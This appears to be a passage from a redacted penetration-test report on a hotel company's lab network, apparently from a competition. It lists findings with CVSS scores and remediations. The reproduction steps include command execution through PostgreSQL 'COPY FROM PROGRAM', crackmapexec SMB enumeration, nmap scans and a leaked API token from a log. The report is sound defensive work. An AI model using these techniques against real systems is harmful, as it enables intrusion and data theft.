Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.8	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N	
MITRE ATT&CK		T1040 - Network Sniffing	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		Multiple Hosts	

Business Impact

This vulnerability can lead to employee and guest data being leaked, loss of trust, and XXX XXXX XXXXXXXXX and/or XXXXXXXXX XXXXXXXX XXX being open up to legal liability. In the event of a data breach, XXX XXXX XXXXXXXXX and/or XXXXXXXXX XXXXXXXX XXX will be liable for $150 to $840 per customer for violations of both the GDPR and PCI DSS.

Description

Multiple websites using unencrypted HTTP traffic, exposing PII and credentials to any listening attackers. This traffic should be encrypted to prevent eavesdropping.

Remediations

- Require HTTPS on the web application using tools like Certbot.

References

- https://web.dev/enabling-https-on-your-servers/
- https://certbot.eff.org/

M2: IDOR in Payment System

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.200	


Business Impact

Customers can access the data of other customers, which will lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach.

Description

Any non-privileged user can retrieve invoices for other users given a numeric ID. This is an insecure direct object reference (IDOR) because the web app does not check if an invoice belongs to the logged in user. Since these IDs increase incrementally from one, it is easy to systematically retrieve the amount owed, full name, email, and zip code for all hotel guests.

Steps to Reproduce



Remediations

- Modify the source code of the web app / API to check if an invoice belongs to the logged-in user before permitting download.

References

M3: Command Execution via PostgreSQL

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1569 – System Services T1190 - Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.210	

Business Impact

Potential disruption to database and/or web app availability when paired with finding *C1*. This can also result in the loss of confidentiality, integrity, and availability of all data stored on the database and connected systems.

In the event of a data breach, XXX XXXX XXXXXXXXX and/or XXXXXXXXX XXXXXXXX XXX will be liable for $150 to $840 per customer for violations of both the GDPR and PCI DSS.

Description

Authenticated PostgreSQL users on 10.0.0.210 can use "PROGRAM" syntax to execute code on the remote machine. This access is at the same level of the PostgreSQL service itself and is limited to the Docker container.

Steps to Reproduce

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali03)-[~/newScans]
└─# psql -h 10.0.0.210 --user postgres
Password for user postgres:
psql (14.1 (Debian 14.1-5), server 15.1)
WARNING: psql major version 14, server major version 15.
         Some psql features might not work.
Type "help" for help.
```

```
postgres=# create table cmd_exec(cmd_output text);
CREATE TABLE
postgres=# copy cmd_exec from program 'whoami';
COPY 1
postgres=# select * from cmd_exec;
 cmd_output
------------
 postgres
(1 row)
```

Remediations

- Remove *pg_execute_server_program* role from database user account *postgres*.
- https://www.postgresql.org/docs/11/role-removal.html

M4: Weak/Outdated TLS Protocols Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.200	

Business Impact

Use of poor cryptography opens XXX up to legal liabilities and PCI DSS non-compliance fines. Attackers can perform adversary-in-the-middle attacks to steal guest data, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Weak protocols (TLSv1.0/1.1) are being used to facilitate encrypted traffic; these protocols are vulnerable to man-in-the-middle attacks.

Steps to Reproduce

Using *sslscan*, you can view the SSL/TLS protocols supported by the server:

```
Testing SSL server 10.0.0.11 on port 443 using SNI name 10.0.0.11

SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled
```

```
Testing SSL server 10.0.0.12 on port 443 using SNI name 10.0.0.12

SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled

Testing SSL server 10.0.0.200 on port 443 using SNI name 10.0.0.200

SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled

Testing SSL server 10.0.0.102 on port 443 using SNI name 10.0.0.102

SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled

Testing SSL server 10.0.0.11 on port 443 using SNI name 10.0.0.11

SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   enabled
```

Note: Host 10.0.0.200 has TLSv1.3 disabled, thus it only supports outdated TLS protocols.

Remediations

- Disable TLSv1.0/1.1 and enable TLSv1.3 on 10.0.0.200

References

- Blog Post on TLS: https://venafi.com/blog/why-its-dangerous-use-outdated-tls-security-protocols/

M5: Self-issued Certificates for HTTPS Traffic

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200	

Business Impact

Use of poor cryptography opens XXX up to legal liabilities and PCI DSS non-compliance fines. Attackers can perform adversary-in-the-middle attacks to steal guest data, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit. Additionally, using invalidated certificates can lead to customer distrust about security of their web traffic.

Description

SSL Certificates being served on the hosts *hms*, *ips*, *profiler*, *payment-web* are self-signed instead of being issued by the network's or a trusted third party Certificate Authority (CA).

Steps to Reproduce

Run *ssl/scan* on each host to view SSL certificate information:

```
SELF_ISSUED CERT
Subject:  payment.corp.cc.local
Altnames: DNS:payment.corp.cc.local, DNS:payment-web.corp.cc.local, IP
Address:10.0.0.200
Issuer:   payment.corp.cc.local

Subject:  profiler.corp.cc.local
Altnames: DNS:profiler.corp.cc.local, DNS:store.corp.cc.local, IP Address:10.0.0.102
Issuer:   profiler.corp.cc.local
```

```
Subject:  lps.corp.cc.local
Altnames: DNS:lps.corp.cc.local, DNS:rewards.corp.cc.local, IP Address:10.0.0.12
Issuer:   lps.corp.cc.local

Subject:  localhost
Issuer:   localhost
```

Note: The certificate issued by *localhost* is from the host, 10.0.0.11.

Remediations

- Use a CA-signed/issued certificate, either from the ADCS (10.0.0.6) or a trusted third party.

References

- Sectigo Knowledge Base Article: https://sectigostore.com/page/self-signed-certificate-vs-ca/

M6: Invalid and Insecure Certificates for HTTPS

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

Use of poor cryptography opens XXX up to legal liabilities and PCI DSS non-compliance fines. Attackers can perform adversary-in-the-middle attacks to steal guest data, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The HTTPS certificate on Wordpress (on the HMS server) is not secure, allowing attackers to exploit man-in-the-middle attacks.

Steps to Reproduce

Run *sslscan* on 10.0.0.11 to view SSL certificate information:

```
SSL Certificate:
Signature Algorithm: sha1WithRSAEncryption
RSA Key Strength:    1024

Subject:  localhost
Issuer:   localhost

Not valid before: Nov 10 23:48:47 2009 GMT
Not valid after:  Nov  8 23:48:47 2019 GMT
```

Remediations

- Replace with a certificate that has a RSA key strength of at least 2048 bits and uses sha256 as a part of its signature algorithm.

References

- Namecheap Knowledge Base: https://www.namecheap.com/support/knowledgebase/article.aspx/9783/38/1024-bit-certificates/#:~:text=Starting%20January%201st%2C%202014%2C%20certificates,bit%20key%20CSR%20at%20Namecheap.

M7: HTTP to HTTPS Redirect Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1040 - Network Sniffing	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200	

Business Impact

Attackers can perform adversary-in-the-middle attacks to steal guest data both in public settings and at XXX, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

To provide encryption for web traffic, HTTPS must be utilized. It is modern best-practice to redirect eligible HTTP traffic to its equivalent HTTPS endpoint to enable encryption by default. However, no XXX endpoints implement this behavior.

Steps to Reproduce

Visit the web servers over HTTP at port 80 on any affected hosts. While they should redirect to HTTPS on port 443, they do not.

Remediations

- Redirect insecure HTTP traffic to HTTPS.

References

- https://linuxize.com/post/redirect-http-to-https-in-nginx/
- https://linuxize.com/post/redirect-http-to-https-in-apache/
- https://www.ssl.com/how-to/redirect-http-to-https-with-windows-iis-10/

M8: SMBv1 Enabled

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.3	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L	
MITRE ATT&CK		T1021 – Remote Services T1210 - Exploitation of Remote Services	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	

Business Impact

The business will experience downtime if this vulnerability is exploited, weakening user trust and halting business operations.

Description

The SMBv1 version is vulnerable to multiple denial of service and remote code execution attacks.

Steps to Reproduce

XXXXXX XX used *crackmapexec* to enumerate all Windows hosts that have SMB listening; by default, this tool will show whether the host has SMBv1 enabled.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali01)-[~]
└─# crackmapexec smb windows
SMB         10.0.200.101    445    KIOSK01          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK01) (domain:kiosk01) (signing:False) (SMBv1:True)
SMB         10.0.200.102    445    KIOSK02          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK02) (domain:kiosk02) (signing:False) (SMBv1:True)
SMB         10.0.200.103    445    KIOSK03          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK03) (domain:kiosk03) (signing:False) (SMBv1:True)
SMB         10.0.200.104    445    KIOSK04          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK04) (domain:kiosk04) (signing:False) (SMBv1:True)
SMB         10.0.0.5        445    DC01             [*] Windows Server 2016 Standard Evaluation 14393 x64
```

```
(name:DC01) (domain:corp.cc.local) (signing:True) (SMBv1:True)
SMB         10.0.0.6        445    ADCS             [*] Windows Server 2016 Standard Evaluation 14393 x64
(name:ADCS) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.11       445    HMS              [*] Windows Server 2016 Standard Evaluation 14393 x64
(name:HMS) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.51       445    WORKSTATION01    [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WORKSTATION01) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.52       445    WORKSTATION02    [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WORKSTATION02) (domain:corp.cc.local) (signing:False) (SMBv1:True)
```

Note: The *windows* file contains a list of Windows hosts that have SMB listening.

Remediations

- Disable SMBv1.
- Upgrade to SMBv3 and apply the latest patching.

References

- Microsoft Blog: https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858/

M9: Plaintext Credentials Found in Logs

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.3	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L	
MITRE ATT&CK		T1552.001 - Unsecured Credentials: Credentials In Files	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.20	

Business Impact

This vulnerability allows individuals with log access to impersonate other Jellyfin users, which can lead to loss of customer trust from a compromised administrator account.

Description

API tokens were found inside the Jellyfin application's access logs; these tokens can be stolen by anyone who can read the log file and could be used to authenticate to Jellyfin.

Steps to Reproduce

As an unprivileged user, open the Jellyfin access log.

```
10.0.254.104 - - [14/Jan/2023:06:30:20 -0800] "GET
/socket?api_key=18acf6aaf898436c9112a287c8577dfe&deviceId=TW96aWxsYS81LjAgKFdpbm
Rvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZW
NrbykgQ2hyb211LzEwOS4wLjAuMCBTYWZhcmkvNTM3LjM2fDE2NzM2NDE4MTk2OTg1 HTTP/1.1" 403
36 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/109.0.0.0 Safari/537.36"
10.0.254.104 - - [14/Jan/2023:06:30:42 -0800] "GET
/socket?api_key=18acf6aaf898436c9112a287c8577dfe&deviceId=TW96aWxsYS81LjAgKFdpbm
Rvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZW
NrbykgQ2hyb211LzEwOS4wLjAuMCBTYWZhcmkvNTM3LjM2fDE2NzM2NDE4MTk2OTg1 HTTP/1.1" 403
36 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

Commented [1]: redact

```
like Gecko) Chrome/109.0.0.0 Safari/537.36"
```

Remediations

- Reconfigure Jellyfin to not save API credentials to logs or implement secure permissions on the log file.

References

- https://jellyfin.org/docs/general/administration/configuration/

L1: Lack of Point Validation in Rewards/QR Code Forgery

Matrix Calculation		CVSS Score	Risk
Impact	Low	4.3	Low
Likelihood	Medium		
CVSS v3.1 Vector		AV:P/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.12	

Business Impact

Malicious actors can forget QR codes to gain unlimited rewards points, causing financial harm as they are able to get discounted or free hotel services as the rewards program allows.

Description

QR codes provided by the rewards program are not cryptographically signed and can be forged. They contain the text of a username and their total rewards points as an integer.

Steps to Reproduce

After visiting the rewards program web app to retrieve a user's QR code, use a QR code decoder to view the contents.

Remediations

- Implement cryptographic signing with an HMAC.

I1: WordPress Misconfiguration

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.11	

Business Impact

Customers are unable to visit the booking and reservation site, resulting in loss of potential revenue from online bookings and loss of consumer trust.

Description

The HMS WordPress site has the site URL set to 127.0.0.1. This results in a loss of availability, as visitors are redirected to the loopback address, which they are unable to access. The site is only viewable on the local machine.

Steps to Reproduce

By visiting the /wp-admin/options-general.php endpoint, the server URL setting can be seen. Alternatively, attempt to visit the website from a remote host and observe the redirect.

Redacted

Remediations

- Reconfigure the WordPress address to a routable IP address.

References

- https://wordpress.org/support/article/changing-the-site-url/

I2: Database on WordPress Accessible on the Network

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.11	

Business Impact

Attackers can target XXX systems to exploit known and unknown vulnerabilities. If exploited, guest and corporate user PII is disclosed to the attacker, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The MySQL database used by WordPress is remotely accessible, even though it is only used by the web app on the same host.

Steps to Reproduce

Nmap can be used to verify that the database is accepting remote connections.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali05)-[~]
└─# nmap -sS 10.0.0.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 13:09 PST
Nmap scan report for 10.0.0.11
Host is up (0.0018s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
```

```
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
```

Remediations

- The database should either be bound to a loopback or internal Docker network IP. Alternatively, it can be firewalled off at the host level to prevent remote access.

I3: Potentially Unlicensed Music Video on Company Server

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		The Digital Millennium Copyright Act	
Hosts		10.0.0.20	

Business Impact

Failure to properly license media will result in legal action from the rightsholder of copyrighted media, including fines between $2,500 and $27,200.

Description

A potentially unlicensed music video was found on the company Jellyfin media server, which contains content for guests' viewing.

Steps to Reproduce

Access the media server at http://10.0.0.20, click on Media, and then choose the entry beginning with "Rick Astley Never Gonna Give You Up." The video displayed is a copyrighted music video owned by Sony BMG Music UK.

Remediations

- Secure licensing from the rightsholder (Sony BMG Music UK)
- Remove the unlicensed video.
- If the video is properly licensed, no action is required.

References

- Introduction to the DMCA: https://www.copyright.gov/dmca/

I4: Jellyfin Firewall Misconfiguration

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.20	

Business Impact

Attackers can target XXX systems to exploit known and unknown vulnerabilities. If exploited, guest and corporate user PII is disclosed to the attacker, leading to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The Jellyfin media server is bound to a routable IP, allowing the nginx reverse proxy to be bypassed by visiting the website on port 8096.

Steps to Reproduce

This can be confirmed via a port scan, simply visiting the website on port 8096, or by viewing listening sockets on the server.

```
root@media:/etc/nginx# ss -ltp | grep jellyfin
LISTEN   0        512              0.0.0.0:8096             0.0.0.0:*      users:(("jellyfin",pid=31394,fd=309))
```

Remediations

- Jellyfin should be reconfigured to bind to a loopback or Docker internal network IP address, so that it is accessible across the network via the nginx reverse proxy but not directly.

I5: Docker Running as Root

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.7, 10.0.0.12, 10.0.0.20, 10.0.0.100, 10.0.0.102, 10.0.0.200, 10.0.0.210	

Business Impact

In the event that an attacker escapes a Docker container, all services running on the machine are also compromised. This can result in a data breach, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Multiple Linux systems have web apps, databases, and other services running in Docker containers. On each system Docker is run as root, increasing the impact if a malicious actor performs a container escape.

Steps to Reproduce

This can be shown by viewing the output of *ps* on a Linux system.

```
root     27726  0.0  0.6 1495624 20780 ?       Ssl  Jan10   4:26 /usr/bin/containerd
root     27890  0.0  1.2 1594776 38836 ?       Ssl  Jan10   3:00 /usr/bin/dockerd -H fd:// --
containerd=/run/containerd/containerd.sock
root     30668  0.0  0.0 1222328 1940 ?        Sl   Jan10   0:00  \_ /usr/bin/docker-proxy -proto tcp -
host-ip 0.0.0.0 -host-port 443 -container-ip 172.18.0.2 -container-port 443
root     30675  0.0  0.0 1222072 1620 ?        Sl   Jan10   0:00  \_ /usr/bin/docker-proxy -proto tcp -
host-ip :: -host-port 443 -container-ip 172.18.0.2 -container-port 443
root     30690  0.0  0.0 1222072 1660 ?        Sl   Jan10   0:00  \_ /usr/bin/docker-proxy -proto tcp -
host-ip 0.0.0.0 -host-port 80 -container-ip 172.18.0.2 -container-port 80
root     30697  0.0  0.0 1222072 1696 ?        Sl   Jan10   0:00  \_ /usr/bin/docker-proxy -proto tcp -
```

```
host-ip :: -host-port 80 -container-ip 172.18.0.2 -container-port 80
```

Remediations

- Follow "principle of least privilege" and create a non-privileged user to run Docker.

References

- https://dockerlabs.collabnix.com/security/Running-Containers-as-ROOT.html

I6: Internet Explorer is Installed on Windows Systems

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations			
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

Many websites will not be properly accessible due to being outdated, reducing employee productivity. Internet Explorer is also known to be vulnerable to a plethora of exploits; if these vulnerabilities are exploited, this can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Internet Explorer, an outdated web browser, is enabled on all Windows systems. For optimal user protection and experience, it must be updated to a modern browser such as Microsoft Edge or Google Chrome.

Steps to Reproduce

Internet Explorer can be launched in the Taskbar.

Remediations

- Upgrade to a version of Windows that replaced Internet Explorer with Microsoft Edge.
- Disable use of Internet Explorer and install Google Chrome (if applicable).

I7: Lack of Network Segmentation

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

Lack of separation between networks grants attackers an route to the internal network, endangering critical business services and opening XXX and its parent company up to liability.

Description

Although the VDIs can no longer access the Corporate (10.0.0.0/24) network directly, the kiosks on the Guest (10.0.200.0/24) network can. This allows attackers to pivot through the kiosks to reach the internal network.

Steps to Reproduce

From a kiosk, attempt to ping any machine in the Corporate network.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
kiosk03\administrator

PS C:\Windows\System32\WindowsPowerShell\v1.0> ping 10.0.0.5

Pinging 10.0.0.5 with 32 bytes of data:
Reply from 10.0.0.5: bytes=32 time=7ms TTL=127
Reply from 10.0.0.5: bytes=32 time=1ms TTL=127
Reply from 10.0.0.5: bytes=32 time=1ms TTL=127
Reply from 10.0.0.5: bytes=32 time<1ms TTL=127
```

```
Ping statistics for 10.0.0.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 7ms, Average = 2ms
```

Remediations

- Since the kiosks are not domain-joined, there is no need for them to be able to communicate with the Corporate network. This access should be blocked via a network-level ACL.

References

- https://www.paloaltonetworks.com/cyberpedia/what-is-network-segmentation

I8: phpMyAdmin is Misconfigured

Matrix Calculation		CVSS Score	Risk
Impact	N/A	0.0	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.11	

Business Impact

Loss of employee productivity due to broken internal tools.

Description

Host 10.0.0.11 has phpMyAdmin installed. It is configured with incorrect credentials and is unable to connect to the MySQL server.

Steps to Reproduce

Visit the /phpmyadmin endpoint from the local machine.

Remediations

- Change the phpMyAdmin configuration to use the correct credentials.

References

- https://docs.phpmyadmin.net/en/latest/config.html#cfg_Servers_user

I9: No Credit Card Validation

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		N/A	
Hosts		10.0.0.200	

Business Impact

Some payment processors may charge extra fees for failed transactions, resulting in loss of income.

Description

XXX's payment service does not validate credit card numbers before processing them.

Steps to Reproduce

Use an invalid credit card number (such as '11111') on credit card fields on http://10.0.0.200/.

Remediations

- Implement the Luhn algorithm both client-side and server-side to block invalid credit cards from being sent to relevant payment processors.

References

- https://www.investopedia.com/terms/l/luhn-algorithm.asp

I10: Security Patches Not Applied to Windows Hosts

Matrix Calculation		CVSS Score	Risk
Impact	N/A	N/A	Informational
Likelihood	N/A		
CVSS v3.1 Vector		N/A	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

If the AD is compromised, there will be a loss of availability. Disclosure of guest and corporate user PII will lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

While Windows Server 2016 is not considered end-of-life, applicable security patches have not been applied, leaving machines open to well-known vulnerabilities.

Steps to Reproduce

<reproduction instructions>

Remediations

- Install all the latest security patches from Microsoft
- Configure Windows to auto-install new patches.

Appendices

Appendix A – Tools Used

Burp Suite

A web proxy tool used to intercept HTTP/HTTPS traffic and view/edit the raw requests. Includes tools for brute-forcing.

ExploitDB

A database of known exploits as well as their related proof-of-concept code and CVEs.

Gobuster

A directory enumeration tool to find endpoints on a HTTP/HTTPS web server quickly with built-in proxy support.

linPEAS

A privilege escalation checking tool for Linux-based machines. Runs through a list of checks to try and find paths to a higher privilege user.

Metasploit Framework

A penetration testing and C2 framework, used to exploit various vulnerabilities and to manage sessions on compromised hosts.

Nmap

A network scanning utility that finds open ports on hosts throughout a network. Includes the ability to run scripts using its own built-in scripting engine.

PostgreSQL client

A client that can connect to local and remote PostgreSQL servers, allowing the user to interact with the database.

SecLists

A repository of wordlists for multiple use cases such as directory enumeration and password cracking. Lists range from common passwords and default passwords to leaked passwords (such as rockyou).

SSLScan

A tool that queries SSL/TLS services to determine what ciphers are supported and obtain certificate information.

winPEAS

A privilege escalation checking tool for Windows-based machines. Runs through a list of checks to try and find paths to a higher privilege user.

Impacket

Impacket is a collection of Python3 classes focused on providing access to network packets. Impacket allows Python3 developers to craft and decode network packets in a simple and consistent manner. It includes support for low-level protocols such as IP, UDP and TCP, as well as higher-level protocols such as NMB and SMB.

ProxyChains

A tool that enables the

Appendix B – Open-Source Intelligence Report

As a part of the engagement with XXX XXXX XXXXXXXXX, a brief open-source intelligence (OSINT) campaign was conducted to find social media accounts, websites, job applications, and online resources. The following information was found:

Logos Found:

Redacted Redacted Redacted
Redacted Redacted

Phone: (XXX) XXX-XXXX

Org Chart: https://XXXXXXXXXXXXXXXXX.com/content/XXX-org-chart-2.jpg

